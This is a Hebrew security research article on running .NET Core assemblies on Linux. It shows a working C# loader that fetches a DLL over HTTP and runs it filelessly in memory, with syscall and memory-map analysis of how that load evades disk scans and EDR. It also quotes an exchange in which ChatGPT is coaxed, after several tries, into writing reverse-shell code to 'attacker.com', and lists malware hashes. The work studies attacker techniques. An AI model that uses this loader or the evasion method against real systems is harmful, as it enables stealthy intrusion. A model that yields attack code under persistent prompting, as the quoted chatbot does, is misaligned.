


.Net Attacks: Breaking OS Boundaries

מאת ליאור פתיחה

רקע ומוטיבציה

בשנים האחרונות NET. שימש כווקטור תקיפה אהוב במיוחד על ידי תוקפים. היכולת לרוץ על כל גרסאות ווינדוס by-design והיכולת להריץ קוד באופן דינאמי מבלי לגעת בדיסק - הפך אותו לפופולארי מאוד בקרב תוקפים. APT29, Deep Panda ו-Oilrig הן דוגמאות לקבוצות תקיפה שהשתמשו במתקפות מבוססות NET. וכלים כמו Donut, Coblat-Strike ו-Covenent אימצו את השיטות האלה גם כן.

בעבר NET. הייתה פלטפורמת פיתוח המיועדת רק ל-Windows, עד שהחל משנת Microsoft 2016 הציגה גרסה חדשה, cross-platform ו-open source לפלטפורמה בשם "NET Core." המאפשרת הרצה של managed code (C#\VB.NET\F# ועוד) על מערכות הפעלה מרובות, כגון: Windows, Linux, MacOS, פלטפורמות mobile כמו Android, ואפילו על tvOS של אפל.

אל תטעו לחשוב שמדובר בפיצ'ר נישתי - החל מגרסה 5.0 של NET. מיקרוסופט החליפה את השם של NET. הידוע והמוכר ל"NET Framework.", ואילו NET Core. הפך להיות "NET.". בנוסף לכך, לא ייצאו עוד גרסאות לNet Framework. אלא רק תמיכה מוגבלת לאחור, ומיקרוסופט מעודדת מפתחים לבצע מיגרציה ל-NET Core. - כלומר NET Core. הוא העתיד של NET.

שורה תחתונה, פלטפורמת הפיתוח האהובה על מפתחים (וגם על תוקפים) היא כעת חוצת מערכות הפעלה by-design. האם זה אומר שטכניקות התקיפה מבוססות NET. שהיו עד לא מזמן נחלת Windows בלבד רלוונטיות גם למערכת הפעלה אחרות? מה היכולות של NET. במערכות הפעלה אחרות? האם יש שימושים נראים לעין של טכניקות כאלה? במחקר אני אנסה לענות על השאלות האלה, ואני אתמקד במערכות הפעלה מבוססות Linux.

כדי להיצמד למונחים הנכונים, נשתמש במונח .NET. כדי לתאר את .NET Core, וכאשר נרצה לדבר על .NET "הישן" - נשתמש במונח .NET Framework.


	Open source	Supported platforms	Included Versions
.NET	Yes	Cross Platform	.NET Core 1.0 - 3.1, .NET 5, and later versions of .NET
. NET Framework	No	Windows only	.NET Framework 1.0 - 4.8

.NET vs .NET Framework

מרכיבים ומושגי מפתח ב-.NET

לפני שבכלל נוכל לדבר על הנושא שלנו, אנחנו חייבים להבין איך .NET עובדת ומה המרכיבים העיקריים שלה. אנחנו נדבר על שלושה מרכיבים עיקריים: המבנה של הבינארי, .NET Runtime. וה-JIT compiler. אם המושגים האלה ידועים לך, ניתן לדלג על החלק הזה.

ניקח לדוגמה את ה-execution flow הבא - כאשר אנו כותבים קוד #C מקמפלים ומריצים אותו, התהליך נראה ככה:



בטח שמתם לב לכך שה-execution flow שונה מזה של native binary, אבל מה שחשוב לשים לב זה שבשונה מ-PE רגיל שעובר קומפילציה אחת לקוד מכונה, קוד .NET. מתורגם לשפת ביניים, ולאחר מכן עובר קומפילציה שניה בעת ריצה על ידי ה-JIT.

כעת ניתן לעשות ספוילר לבאות - אם נוכל לייצר Runtime ספציפי לכל מערכת הפעלה, שיוכל לקחת את ה-CIL קוד ולהמיר אותו לקוד מכונה על המכונה הרלוונטית - נוכל לייצר בינארי Cross-platform. נשתדל לא להקדים את הבאות ונצלול לחלקים השונים בתהליך הזה ;)

בכל המחקר ילווה אותנו קוד #C בסיסי של helloWorld, שקומפל ל-DLL. עם .NET 6.0. הקוד שלנו יהיה אפילו קל מתמיד ויראה כך:

```
Console.WriteLine("Hello World!");
```

ללא שום פונקציית main או הכרזה על class או namespaces.

מבנה של NET Assembly.

זו לא טעות, בינאריים שכתובים ב-NET. מכונים NET Assemblies., ואין להם שום קשר לשפת Assembly. NET Assembly. הוא למעשה פורמט מורחב של PE, שמייצג exe, dll או קובץ resource, והוא בעל מבנה שונה מ-PE רגיל - הוא מורכב מכמה מרכיבים וקבצים, המאוגדים יחד לכדי בינארי אחד, וכל אחד מכיל מידע נחוץ לטעינה והרצה של הבינארי.

הפורמט הזה נוצר כדי להתגבר על בעיות שהיו עם COM dlls שכונו על ידי מפתחים "DLL Hell", שגרמו לבעיות של תאימות לאחור, תיאום גרסאות ושיתוף dlls בין אפליקציות. NET Assembly. מורכב מארבע קומפוננטות:

Single File .NET Assembly

CIL Code	Metadata
Manifest	Resources


1. המניפסט (Assembly Manifest) - מכיל מידע שמייצג את הבינארי, כגון: שם, גרסת NET., הקבצים שמרכיבים אותו וה-dependencies שלהם ועוד. ניתן להציג את המניפסט בקלות עם ildasm.exe, לא צירפתי תמונה כי זה גדול ומכוער. תנסו בבית ☺

2. קוד הביניים (Common Intermediate Language - CIL Code) - זה החלק בבינארי שמכיל את הקוד שצריך לרוץ. בשונה מ-PE מקומפל שמכיל קוד מכונה, ה-CIL הוא קל לקריאה וה-runtime ממיר את קוד הביניים לשפת מכונה בעת ריצה. מי מכם שעבד עם Dnspy מכיר את הקלות והדיוק שבה ניתן לבצע decompile לקוד #C, וזה ההסבר לכך.

```
Hello.helloWorld::Main : void()
Find   Find Next
.method public hidebysig static void  Main() cil managed
{
  .entrypoint
  // Code size       13 (0xd)
  .maxstack  8
  IL_0000:  nop
  IL_0001:  ldstr      "Hello, World!"
  IL_0006:  call       void [System.Console]System.Console::WriteLine(string)
  IL_000b:  nop
  IL_000c:  ret
} // end of method helloWorld::Main
```

[ה-CIL קוד של helloWorld.dll מוצג עם ildasm]

3. Assembly Metadata - אם יצא לכם לפתוח בינארי NET.-י ב-CFF Explorer וראיתם שהוא מכיל Section נוסף מאשר PE רגיל. אני בטוחה שכמוני בטח תהיתם מה הולך שם בכל הבלגן הזה.



[מתוך CFF Explorer]

החלק הזה מכיל מידע חשוב על ה-Assembly שבו משתמש ה-runtime בעת הרצה, כגון: classes, inheritance, strings ועוד. בריף קצר על חמשת ה-metadata streams:


1. #~ - מכיל מידע על מתודות, שדות, ו-properties.
2. **#Strings** - מכיל שמות של namespaces, types ו-members.
3. **#US** - מאחסן את כל המחרוזות שמשומשות בקוד ישירות. לדוגמה בקוד ה-helloWorld שלנו נראה בחלק הזה את הדבר הבא:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	00	1B	48	00	65	00	6C	00	6C	00	6F	00	2C	00	20	00	.▯H.e.l.l.o.,....
00000010	57	00	6F	00	72	00	6C	00	64	00	21	00	00	00	00	00	W.o.r.l.d.!.....

4. #GUID - מכיל GUIDs שמשומשים ב-Assembly
5. #Blob - מאחסן מידע על חתימות של מתודות ועוד.

.NET Runtime - CLR

אחרי שהבנו איך binary של NET. בנוי, עכשיו הגיע הזמן לדבר על המיקום שבו הקסם של NET. קורה. כפי שציינו קודם, בינארי NET.-י מתקמפל לשפת ביניים (CIL) שאחר כך מורץ על ידי ה-Common - CLR Language Runtime, והוא הרכיב שאחראי להמיר את קוד ה-CIL לקוד מכונה ואז מריץ אותו. בכל פעם ש-Assembly מורץ, ה- entry point שלו מפנה להוראת JMP לפונקציה: _CorExeMain_CorDllMain מתוך mscoree.dll (ב-Windows). הפונקציה אחראית לאתחל את ה-CLR, והוא מריץ את התוכנית שלנו בפונקציית main() שלה.



אתחול ה-CLR ב-helloWorld.dll, עם Ida Pro

ה-CLR מתפקד כשכבת אבסטרקציה בין התוכנית שרצה לבין מערכת ההפעלה, והוא ניזון מה-metadata שדיברנו עליו בחלק הקודם, על מנת להכין את הקרקע לריצת ה-Assembly.


JIT - Just In Time Compiler


זהו הרכיב ב-CLR שאחראי על הקומפילציה הדינאמית, וממיר את קוד ה-CIL לקוד מכונה בעת הרצה. בהשוואה לקומפיילר "רגיל" שממיר קוד לקוד מכונה בעת קמפול, ה-JIT עושה זאת רק כאשר פונקציה נקראת לראשונה. כלומר אם פונקציה לא תיקרא - היא לא תתקמפל, ולמעשה לא כל הקוד יתקמפל - וזה מה שנותן ל-JIT את השם הברור מאליו שלו.

כאשר תוכנית רצה, ה-CLR loader מקצה לכל מתודה בתוכנית פונקציית stub, שהיא אחראית לאתחל את ה-JIT. בהמשך, כשמתודה נקראת לראשונה, ה-JIT נכנס לפעולה, מקמפל את המתודה, ודורס את ה-stub באופן כזה שכעת הוא יופנה למתודה המקומפלת. לאחר מכן הוא מריץ אותה, והיא תישמר בזיכרון של התוכנית (תרשים למטה)

באופן הזה, כאשר אותה מתודה תיקרא פעם נוספת, ה-JIT לא יצטרך לפעול שוב, אלא המתודה המקורית פשוט תפנה ל-stub שיפנה למתודה המקומפלת.

היתרון המרכזי של המבנה הזה הוא שנחסך זמן ריצה וקמפול יקר, כך שרק פונקציות שמורצות מקומפלות פעם אחת - וזאת על פי דרישה בלבד.





אז מה הבנו עד כה?

זה היה הרבה מידע, אבל לסיכום: בעת הרצה, ה-Assembly מאתחל את ה-runtime המתאים לו, שניזון מה-metadata, ובעת שהוא דואג לקמפול דינאמי של ה-CIL על ידי ה-JIT - התוכנית שלנו רצה. למעשה אפשר לומר שה-Assembly יודע להכין את הקרקע לקראת ההרצה שלו.

הארכיטקטורה הזאת מאפשרת ל-NET. להיות חוצת מערכות הפעלה. ה-CLR מהווה שכבה נוספת בין התכנית שרצה לבין מערכת ההפעלה - כך שאם נייצר CLR ספציפי לכל מערכת הפעלה נוכל להריץ את התכנית שלנו בכל פלטפורמה. לא משנה באיזה שפה תומכת NET. נשתמש: #C, VBA ועוד - כולן יקומפלו ל-CIL קוד וה-CLR יטפל בהרצת התכנית.

שיטות הרצה


יש שתי דרכים לקמפל (בפעם הראשונה) את תכנית ה-helloWorld שלנו על מכונת לינוקס:

1. ניתן לייצא את התכנית בפורמט DLL הידוע והמוכר לנו מ-Windows, ואז להריץ אותו עם הבינארי של dotnet. כמובן שלא נוכל להשתמש ב-Winapi:

```
$ dotnet ./HelloWorld.dll
Hello, World!
```

2. ייצוא כקובץ הרצה ספציפי לכל מערכת הפעלה. ניתן לקמפל עם ה-Runtime או בלעדיו, היתרון של המקרה הראשון הוא שהבינארי יוכל לרוץ out-of-the-box על כל עמדה שהוא יגיע אליה, גם אם NET. לא מותקן עליה. החיסרון הוא כמובן שהקובץ הרצה שיוצא הוא מאוד גדול (מזכיר static linking):

```
./HelloWorld
Hello, World!
```



[ההבדל בגדלי הקבצים בין שיטות הקמפול - הימני מכיל את ה-*Runtime* לעומת השמאלי]

החלק המעניין

עכשיו שכיסינו את הבסיס של NET. הגיע הזמן לחזור לשאלת המחקר שלנו - האם מערכות הפעלה אחרות פגיעות למתקפות מבוססות NET.? כאן נתמקד במערכות הפעלה מבוססות Linux - אני עבדתי עם CentOS ו-Ubuntu.

אחת השיטות שתוקפים אוהבים לנצל לטובתם היא היכולת להריץ קוד באופן דינאמי על עמדה, בדרך כלל מיעד מרוחק מבלי לגעת בדיסק (Fileless malware). לעיתים על ידי costume made dynamic loader, ולעיתים על ידי בינאריים לגיטימיים שמצויים כבר על העמדה - LOLBINS.

היתרונות של השיטה הזאת ברורים ומרובים - היא מאפשרת לתוקף להריץ payload מתהליך מקור "תמים", שלא מכיל איזה שהם אינדיקציות מיוחדות או IOCs, וככה מאפשר להם לחמוק ממוצרי אבטחה שמבצעים סריקות על הדיסק, וגם ימנע מלקשר אותם למתקפה.

נתחיל מניסיון פשוט - טעינה דינאמית של DLL המצוי על הדיסק שלנו, שמדפיס "Hello World" למסך:

```
using System;
using System.IO;
using System.Reflection;

namespace injection
{
    0 references
    class Program
    {
        0 references
        static void Main()
        {
            Assembly a = Assembly.LoadFile(@"/opt/[redacted]/InjectionTest/ExampleDLL.dll");

            foreach (var type in a.GetTypes())
            {
                object instance = Activator.CreateInstance(type);
                object[] ar = new object[] { new string[] { "" } };
                try
                {
                    type.GetMethod("Main").Invoke(instance, ar);
                }
                catch { }
            }
            Console.ReadKey();
        }
    }
}
```

נקמפל ונריץ - נראה שהפעולה עבדה:

```
$ dotnet ./Injection.dll
Hello World!
```

ננסה להבין בצורה פשטנית איך נראית הטעינה הדינאמית, כדי שנוכל לחפש אותה גם כשנטען DLL מרוחק.

עקבתי אחרי ה-syscall trace עם strace:

```
1087  lstat("/opt/[redacted]/InjectionTest", {st_mode=S_IFDIR|0775, st_size=171, ...}) = 0
1088  stat("/opt/[redacted]/InjectionTest/ExampleDLL.dll", {st_mode=S_IFREG|0664, st_size=4096, ...}) = 0
1089  open("/opt/[redacted]/InjectionTest/ExampleDLL.dll", O_RDONLY) = 18
1090  fcntl(18, F_SETFD, FD_CLOEXEC)          = 0
1091  fstat(18, {st_mode=S_IFREG|0664, st_size=4096, ...}) = 0
1092  fcntl(18, F_DUPFD_CLOEXEC, 0)           = 19
1093  fstat(19, {st_mode=S_IFREG|0664, st_size=4096, ...}) = 0
1094  mmap(NULL, 4096, PROT_READ, MAP_SHARED, 19, 0) = 0x7ff0fbcb9000
```

החלקים הרלוונטיים מסומנים באדום - נראה שהטעינה הדינאמית מבוצעת על ידי mmap של ה-DLL שלנו.

מגניב, עכשיו ננסה לטעון DLL משרת מרוחק - נרים HTTP listener על שרת היעד. החלק החשוב הוא לוודא איך נראית הטעינה הדינאמית בלינוקס, והאם באמת אין נגיעה בדיסק:

```
using System;
using System.Net;
using System.Reflection;
using System.Runtime.CompilerServices;

namespace remoteInjection
{
    0 references
    internal class Program
    {
        0 references
        private static void Main(string[] args)
        {
            Assembly assembly = Assembly.Load(new WebClient().DownloadData("http://192.168.[redacted]:12345/MalDLL.dll"));
            string text = "Main";
            string[] array = new string[0];
            foreach (Type type in assembly.GetTypes())
            {
                foreach (MethodInfo methodInfo in type.GetMethods())
                {
                    if (methodInfo.Name.ToLower().Equals(text.ToLower()))
                    {
                        object obj = Activator.CreateInstance(type);
                        methodInfo.Invoke(obj, new object[]
                        {
                            array
                        });
                        return;
                    }
                }
            }
        }
    }
}
```

קמפלתי והרצתי - הטעינה מרחוק בוצעה בהצלחה:

```
$ ./remoteInjection
Hello World from MalDLL
```

ואם נסתכל על ה-syscalls, נוכל לראות שבשנית לא הייתה כתיבה של הקובץ לדיסק כפי שרצינו:

1. בקשת HTTP GET של ה-DLL שלנו:

```
sendto(40, "GET /MalDLL.dll HTTP/1.1\r\nHost: "..., 78, 0, NULL, 0) = 78
```

2. השרת מאשר:

```
recvmsg(40, {msg_name=NULL, msg_namelen=0, msg_iov=[{iov_base="HTTP/1.0 200 OK\r\nServer: SimpleH"...,
```

3. ה-byte stream שמכיל את MalDLL מתקבל, בגודל 6656 בתים:

```
recvmsg(40, {msg_name=NULL, msg_namelen=0, msg_iov=[{iov_base="MZ\220\0\3\0\0\0\4\"..., iov_len=6656}],
            msg_iovlen=1, msg_controllen=0, msg_flags=0}, 0) = 6656
```

4. 6656 בתים ממופים לזיכרון עם mmap:

```
18051 mmap(NULL, 6656, PROT_READ|PROT_WRITE, MAP_SHARED|MAP_ANONYMOUS, -1, 0) = 0x7fec5d218000
```

5. System.Console.dll ממופה לזיכרון עם fd 48-49:

```
open("/usr/share/dotnet/shared/Microsoft.NETCore.App/6.0.5/System.Console.dll", O_RDONLY) = 48
fcntl(48, F_SETFD, FD_CLOEXEC)          = 0
fstat(48, {st_mode=S_IFREG|0644, st_size=180224, ...}) = 0
fcntl(48, F_DUPFD_CLOEXEC, 0)           = 49
```

6. "Hello World" נכתב אליו:

```
write(49, "Hello World from MalDLL\n", 24) = 24
```

מגניב, אז הבנו את ה-flow שקורה בתהליך הזה. עוד נקודה מעניינת שרציתי לבדוק היא איך נראה מרחב הזיכרון של התוכנית שלנו, ולאן MalDLL נכתב. שימו לב בשלב 4 לעיל, mmap מחזירה כתובת שאליה מופה הקובץ, אז על ידי התבוננות קצרה ב-proc/PID/maps/ בכתובת *0x7fec5d218000*:

```
7fec5d218000-7fec5d21a000 rw-s 00000000 00:04 4721766                    /dev/zero (deleted)
```

מעניין. MalDLL מופה למרחב זיכרון שבו מצוי הקובץ dev/zero/. אחרי קריאה קצרה באינטרנט נראה שהקובץ הזה הוא לא קובץ פשוטו כמשמעו, אלא קובץ in-memory שהקרנל מייצר, המלא כולו ב-null characters. נראה שהקובץ הזה משומש כאשר מבוצע מיפוי "אנונימי" לזיכרון - שזה כינוי למיפוי של קובץ שלא מגובה בקובץ על הדיסק. נשמע מתאים לתרחיש שלנו.

עוד דבר מאוד מעניין ששווה לשים לב אליו - ה-DLL שלנו מופה ורץ, אבל לא נראה שהדפי זיכרון שהוא מופה אליו נפתחו בהרשאות ריצה, אלא רק READ|WRITE (שימו לב לשורה 4 לעיל).

ודבר אחרון ומעניין לא פחות משאר הדברים המעניינים שציינו - אין בכל המרחב זיכרון של התוכנית שלנו עדות לכך ש-MalDLL נטען כ-module. זה לא דבר מובן מאליו, שכן בטכניקה המקבילה ב-Windows ניתן בהחלט לראות את ה-DLL שנטען דינאמית ב-PE עם כלים כמו ProcessHacker (הנה דוגמה למחקר שמציג בין היתר Assembly שנטען עם ProcessHacker):

```
C: > Users > > AppData > Roaming > MobaXterm > slash > RemoteFiles > 11867198_7_26 > maps
435  7f2526297000-7f25262a0000 ---p 00000000 00:00 0
436  7f25262a0000-7f25262a2000 rw-p 00000000 00:00 0
437  7f25262a2000-7f25262b7000 ---p 00000000 00:00 0
438  7f25262b7000-7f25262b8000 ---p 00000000 00:00 0
439  7f25262b8000-7f25262c0000 rw-p 00000000 00:00 0
440  7f25262c0000-7f25262c6000 r--p 00000000 fd:00 33631198   /usr/share/dotnet/shared/Microsoft.NETCore.App/6.0.5/libhostpolicy.so
441  7f25262c6000-7f252630a000 r-xp 00006000 fd:00 33631198   /usr/share/dotnet/shared/Microsoft.NETCore.App/6.0.5/libhostpolicy.so
442  7f252630a000-7f252631c000 r--p 0004a000 fd:00 33631198   /usr/share/dotnet/shared/Microsoft.NETCore.App/6.0.5/libhostpolicy.so
443  7f252631c000-7f252631d000 ---p 0005c000 fd:00 33631198   /usr/share/dotnet/shared/Microsoft.NETCore.App/6.0.5/libhostpolicy.so
444  7f252631d000-7f252631e000 r--p 0005c000 fd:00 33631198   /usr/share/dotnet/shared/Microsoft.NETCore.App/6.0.5/libhostpolicy.so
445  7f252631e000-7f252631f000 rw-p 0005d000 fd:00 33631198   /usr/share/dotnet/shared/Microsoft.NETCore.App/6.0.5/libhostpolicy.so
446  7f252631f000-7f2526325000 r--p 00000000 fd:00 17921616   /usr/share/dotnet/host/fxr/6.0.5/libhostfxr.so
447  7f2526325000-7f2526371000 r-xp 00006000 fd:00 17921616   /usr/share/dotnet/host/fxr/6.0.5/libhostfxr.so
448  7f2526371000-7f2526384000 r--p 00052000 fd:00 17921616   /usr/share/dotnet/host/fxr/6.0.5/libhostfxr.so
449  7f2526384000-7f2526385000 ---p 00065000 fd:00 17921616   /usr/share/dotnet/host/fxr/6.0.5/libhostfxr.so
450  7f2526385000-7f2526386000 r--p 00065000 fd:00 17921616   /usr/share/dotnet/host/fxr/6.0.5/libhostfxr.so
451  7f2526386000-7f2526387000 rw-p 00066000 fd:00 17921616   /usr/share/dotnet/host/fxr/6.0.5/libhostfxr.so
452  7f2526387000-7f252638d000 rw-p 00000000 00:00 0
453  7f252638d000-7f252638f000 r--s 00000000 fd:00 33677330   /usr/share/dotnet/shared/Microsoft.NETCore.App/6.0.5/System.Diagnostics.Tracing.dll
454  7f252638f000-7f2526390000 ---p 00000000 00:00 0
455  7f2526390000-7f2526393000 rw-p 00000000 00:00 0
456  7f2526393000-7f2526394000 ---p 00000000 00:00 0
457  7f2526394000-7f2526398000 rw-p 00000000 00:00 0
458  7f2526398000-7f2526399000 r--p 00021000 fd:00 32972      /usr/lib64/ld-2.17.so
459  7f2526399000-7f252639a000 rw-p 00022000 fd:00 32972      /usr/lib64/ld-2.17.so
460  7f252639a000-7f252639b000 rw-p 00000000 00:00 0
461  7ffefccf2000-7ffefcd13000 rw-p 00000000 00:00 0          [stack]
462  7ffefcdab000-7ffefcdad000 r-xp 00000000 00:00 0          [vdso]
463  ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0  [vsyscall]
```

[פלט של proc/$PID/maps/ המראה שאין עדות לטעינה של MalDLL]

ההסבר לחלק מהתופעות האלה הוא שבשונה מ-Windows ששם טעינה של DLL מרוחק מתבצעת מתוך Executable, כאן הטעינה מתבצעת לתוך ELF. ה-runtime הוא זה שאחראי לטפל בטעינה והרצה של הפורמט הזה, שלינוקס בטח שלא מזהה כ-module, או כפורמט מוכר בכלל.

השפעה

מצאנו שיטה לטעינה והרצה של DLL, שלא נוגעת בדיסק, הדפים בזיכרון שאליהם ה-DLL ממופה אפילו לא מסומנים כדפים שמאפשרים הרצה, וגם אין שום עדות במודולים של ה-ELF לטעינה שקרתה.

אם ננסה לחשוב על מודולים של EDR-ים ומוצרי אבטחת endpoints, במקרה של סריקות מבוססות חתימות על הדיסק, או שבהינתן דפים חשודים בזיכרון שאותם המוצר סורק (בדר"כ כאלה שמסומנים כ-READ|WRITE|EXECUTE) - נראה שהטכניקה הזאת עשויה לחמוק מהם.

לא רק שזה לא דבר טריוויאלי לעשות על Linux, וגם הטכניקה הזאת פשוטה למימוש, בשונה מ-Windows ששם יש עדות לטעינה של ה-DLL, וגם AMSI נועד לספק פתרון בדיוק למקרים האלה - ב-Linux אין את מנגנונים האלה.

בנוסף לכך ניתן להשתמש בבינארים כמו dotnet או pwsh כדי לבצע את הטעינה ואפילו לא חייב להביא לעמדה הנתקפת costume loader. אבל כן חשוב לציין שהיתרון של ה-LOLBINS הוא מינורי כאן, שכן נראה שאף security vendor ב-VirusTotal מזהה את ה-loader שלנו כזדוני:

ואפילו אם נחלץ את ה-DLL מתוך ה-ELF שלנו (ניתן לעשות זאת בקלות עם כל hex editor), ניתן לראות שהוא לא מזוהה כזדוני על פי רוב:

כמובן שניתן לעשות הרבה דברים עם הטכניקה הזאת מאשר להדפיס Hello World למסך. הטכניקה הזאת יכולה לשמש לטעינה והרצה של כל DLL שמכיל APIs מתאימים (שלא מכילים Winapi לצורך העניין). כלומר ההזדמנויות פה הן רבות ומגוונות לתוקפים.

לקח לי כמה ניסיונות לשכנע אותו לעשות את זה, אבל אפילו נוכל לבקש מ-ChatGPT שייצר לנו costume payload ונטען אותו ביחד עם ה-dynamic loader שלנו ☺:

Write a C# code intended to run on Linux. It will:
1. connect to the following address "http://attacker.com" with port 77777 and attach "/bin/bash" to it

It is generally not a good idea to connect to an attacker's website or to attach a shell to a connection. Doing so could potentially compromise the security of your system or allow the attacker to gain unauthorized access.

That being said, here is an example of how you might establish a connection to a website using C# and the .NET framework:

Copy code

```
using System;
using System.Net.Http;

namespace LinuxApplication
{
    class Program
    {
        static void Main(string[] args)
        {
            // Create a new HttpClient and specify the base URL for the website
            var client = new HttpClient
            {
                BaseAddress = new Uri("http://attacker.com:77777/")
            };
```

זה רק מראה כמה האפשרויות לתוקפים הן מגוונות וקלות להשגה, מישהו אמר "malicious dll loading as a service"?

צייד ב-VirusTotal

רציתי לראות האם קיימים malwares מבוססי .NET. ללינוקס in the wild, ואפילו בתקווה למצוא שימוש לשיטה שציינתי לעיל. לכן לחפש ב-VirusTotal זאת התחלה טובה.

המטרה: מציאת .NET Assemblies. מותאמים ללינוקס, שמזוהים או לא מזוהים כ-malicious על ידי מספר security vendors.

ציינו לעיל בחלק של "שיטות הרצה" שניתן לקמפל את ה-Assembly שלנו כ-ELF או כ-DLL, ולכן צריך לצוד את שתי השיטות עם queries שונים. נחפש ELFs שמכילים את ה-runtime של .NET. או שנחפש קבצי DLL שלא מכילים את ה-Runtime, אבל שמכילים strings מפליליים, שמעידים על כך שהם נועדו לרוץ ב-Linux, לדוגמה "/bin/bash", "root" וכו.

אני אחסוך קצת זמן - בשיטה השניה שציינתי לא מצאתי דברים מעניינים. נעבור לשיטה הראשונה. ה-VirusTotal query הבא מחפש קבצים מסוג ELF, שמכילים את ה-string "mscor" (המודול שמכיל את ה-runtime - mscoree), ושיותר מחמישה security vendors תייגו אותו כ-malicious:

```
type:ELF content:"mscor" p:5+
```

ה-query הזה החזיר מספר בודד של תוצאות, נכון לרגע שבו ביצעתי אותו.

D3A831302F18D476A8FD0BF03B554E03250CA878228EA4778720B5018DBAF651 httpd-unpacked elf 64bits	5 / 62	8.71 MB	2022-07-18 20:20:01	2022-07-18 20:20:01
DDE898D0D6BF92961526043F0A5CDBE187B1B409F74E134E1079FCBBA13535FB scan4all elf 64bits exploit cve-2015-4852	19 / 61	45.05 MB	2022-06-21 10:11:41	2022-06-21 10:11:41
EA9EC25352D32E09CF266DA54D0052A923AAC68B291C92F0B5F232B545C3C424 user-agent.exe elf 64bits	24 / 61	13.13 MB	2022-06-22 07:55:58	2022-06-22 07:55:58
B97F754BE99231A23F27E3E1894AC543725E228B14A86A65851C7D3E66C5F064 pokemon.exe elf 64bits	19 / 58	13.13 MB	2022-06-22 07:56:17	2022-06-22 07:56:17
28C02EEA12A2A30CE5510D8A90273AD146D2681B2E1DC328D983C8BBDB2FFFBD agent_linux elf 64bits	21 / 61	13.13 MB	2022-06-22 07:56:20	2022-06-22 07:56:20
